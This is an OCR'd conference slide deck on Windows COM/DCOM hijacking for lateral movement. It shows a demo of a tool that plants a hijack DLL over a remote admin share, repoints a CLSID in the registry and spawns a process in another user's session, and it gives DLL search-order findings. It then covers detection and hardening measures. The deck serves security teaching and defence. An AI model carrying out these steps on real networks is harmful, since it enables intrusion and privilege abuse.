
Not limited to HKCU!

Finding the perfect COM Object

1. Can be launched remotely
2. Runs as the interactive user
3. Exists on the targeted Windows version


(Any CLSID could be made vulnerable by modifying the registry)

Finding the perfect COM Object



https://github.com/CICADA8-Research/COMThanasia

Finding the perfect COM Object




Demo

```
PS C:\> .\ImpersonateDCOM.exe /server:SRV01.COMPANY.LOCAL /session:2

[*] Target CLSID: 06C792F8-6212-4F39-BF70-E8C0AC965C23
[*] Target DLL: UserAccountControlSettings.dll

[+] Copied hijack DLL to \\SRV01.COMPANY.LOCAL\C$\Windows\Temp\UserAccountControlSettings.dll
[+] Started remote registry service
[+] Granted key ownership to NT AUTHORITY\SYSTEM
[+] Registry key value now points to our hijack DLL

[+] CoCreateInstance success!
[+] Cleaning everything..
```

```
PS C:\> Get-Process -IncludeUserName -Name "win32calc" |

ProcessName    Id UserName             SessionId
-----------    -- --------             ---------
win32calc    3268 COMPANY\jdoe.adm             2
```

https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement
https://blog.compass-security.com/2024/10/com-cross-session-activation
https://github.com/rtecCyberSec/BitlockMove

DLL Hijack


Application's Directory
C:\Windows\System32
C:\Windows\System
C:\Windows
Current Directory
Directories Listed in PATH Variable

Remote COM DLL Hijack

CLSID | Supported Interfaces | AppID | Type Library

Name:	PhotoAcqHWEventHandler
AppID:	00F2B433-44E4-4D88-B2B0-2698A0A91DBA
Run As:	Interactive User
Service:	N/A

\CLSID\{00f2b433-44e4-4d88-b2b0-2698a0a91dba}\LocalServer32

Name	Type	Data
(Default)	REG_EXPAND_SZ	"%SystemRoot%\System3 \rundll32.exe" "%ProgramFiles%\Windows Photo Viewer\PhotoAcq.dll",AutoplayComServerW
ServerExecutable	REG_EXPAND_SZ	%SystemRoot%\System32\rundll32.exe

csrss.exe	CreateFile	C:\Program Files\Windows Photo Viewer\PhotoAcq.dll	SUCCESS
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\PROPSYS.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\OLEACC.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\STI.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\WINMM.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\dwmapi.dll	NAME NOT FOUND

Remote DLL Hijack

README

DCOMRunAs

DCOMRunAs instantiates COM objects in the session of a logged-on user on a remote machine. By targeting a COM object subject to DLL hijacking and dropping a custom DLL at that path, the payload DLL will be loaded in the context of the logged-on remote user.

Note: This project is a proof-of-concept, and has not been extensively tested.

Context & theory

Initially an internal PoC developped last year, it is released following the publication of BitlockMove by @S3cur3Th1sSh1t, his TROOPERS 2025 slides are a good overview of the general idea (looking forward to the recording and blogpost !).

Since the technique is now public, we decided to publish the tool as-is, even though it's not as thouroughly tested as we'd like, so obviously use at your own risk, and feel free to flag any issue in the repository tracker.

The original idea (on our side) came from playing with James Forshaw's oleviewdotnet and noticing the

https://github.com/AlmondOffSec/DCOMRunAs

Defensive Measures

Detection & Prevention

> Unexpected CLSID manipulation in registry


> Loading DLLs outside *Program Files* and *System32*

> Loading unsigned DLLs

> List of known abused CLSID


> Uncommon network interactions

Detection & Prevention



https://www.youtube.com/watch?v=tiuAa_0vxaw

Detection & Prevention



FalconFriday — DCOM & SCM Lateral Movement — 0xFF05

Henri Hambartsumyan Follow 5 min read · Oct 23, 2020

10

This FalconFriday is focused on lateral movement. Especially lateral movement through DCOM, a technique used by many red teams. This post is inspired by the recent post on DCOM by Dominic Chell over at MDSec.

https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xff05-e74b69f91a7a

Detection & Prevention

https://www.youtube.com/watch?v=hz_YPIMeBMI

Architecture Hardening

> Network segmentation / Principle of Least Privilege

https://cyber.gouv.fr

Device Hardening

> Restrict access to COM?

> AppLocker policy

> EDR

Closing Notes

Takeways

Even if a mechanism is 30 years old, there are always new things to look for ..

.. but security measures from 30 years ago are still relevant today!

What we did not have time to cover

- > Privilege Escalation Vectors (a.k.a Potato Exploits)
- > UAC Bypass
- > Authentication Coerce
- > Vulnerability Research

⇒ See: references section starting slide 80

Acknowledgements

> Orange Cyberdefense (@OrangeCyberdef)

> Claire VACHEROT (**@non_curat_lex**)

Jean-Pascal THOMAS (**@vikingfr**)

> hack.lu (@hack_lu)

https://tinyurl.com/hackludcom

Q&A


@d3lb3_


https://d3lb3.github.io

References


Main Researchers

James Forshaw


@tyranid

Andrea Pierini

@decoder_it



https://www.tiraniddo.dev



https://decoder.cloud


Main Researchers

Antonio Cocomazzi


@splinter_code

Matt Nelson

@enigma0x3



https://splintercod3.blogspot.com



https://enigma0x3.net

General Knowledge About COM

- Official Documentation – Microsoft
  https://learn.microsoft.com/en-us/windows/win32/com/com-technical-overview
- Demystifying Windows Component Object Model - @0xShukruN
  https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model-com
- Playing around COM objects - Mohamed FAKROUD
  https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1

COM Hijack

- COM Hijacking - @0xShukruN
  https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015
- COM Hijacking Techniques (Derbycon 2019) - @kafkaesqu3
  https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173#2
- Revisiting COM Hijacking - Antero Guy
  https://specterops.io/blog/2025/05/28/revisiting-com-hijacking/

Lateral Movement Techniques #1

- MMC20.Application - Document.ActiveView.ExecuteShellCommand (@enigma0x3, 2017)
  https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object
- ShellWindows + ShellBrowserWindow - Document.Application.ShellExecute (@enigma0x3, 2017)
  https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2

Lateral Movement Techniques #2

- Excel.Application – Application.RegisterXLL (@ryhanson, 2017)

  https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c

- Excel.Application – Workbook.Open (@enigma0x3, 2017)

  https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom

- Excel.Application - DDEInitiate (@PhilipTsukerman, 2017)

